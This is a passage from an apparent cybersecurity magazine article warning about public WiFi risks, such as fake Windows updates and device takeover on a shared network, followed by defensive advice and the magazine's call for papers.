


Image 4: Taking control of the system using a fake Windows update.

### 3. Hacking User Devices

In this method, the attacker uses the vulnerabilities found in your devices to access your computer, mobile phone, and tablet when they're in the same network. The next step to this attack would be recording voices, access to camera, accessing files, and many other threatening actions. Therefore, this method is probably the worst that can happen to you when you connect to a public network.




Image 5: The attacker took control over the device of the target. He took a screenshot of the target system.

**What to do?**

Use VPN! Do note, however, using a VPN only protects your traffic from being monitored. This means that the threat is ongoing for your devices since the attacker might continue to try to hack into your devices.

**Be very cautious of public wireless networks!**

Make sure you don't connect to the WiFi in public areas. If you do connect, make sure you don't do your banking on the network. Use your mobile hotspot for private matter on the internet.

Don't forget that all devices are under risk and **be suspicious of every public WiFi** to ensure safe browsing.





# CALL FOR PAPERS

## AR|KA|KAPI

Do you want your article to be published on Arka Kapi Magazine? Submit now to be featured in the next issue! Your article can be of any title as long as it fits to the cyber security context. Make sure it's an original article that isn't previously published elsewhere.

Email your articles to:  
**[editor@arkakapimag.com](mailto:editor@arkakapimag.com)**

## FEEDBACK

**Got any feedback about Arka Kapi Magazine? Found a bug? Want us to add or remove something? Let us know!**

## follow us

Don't miss the news!



**arkakapimag**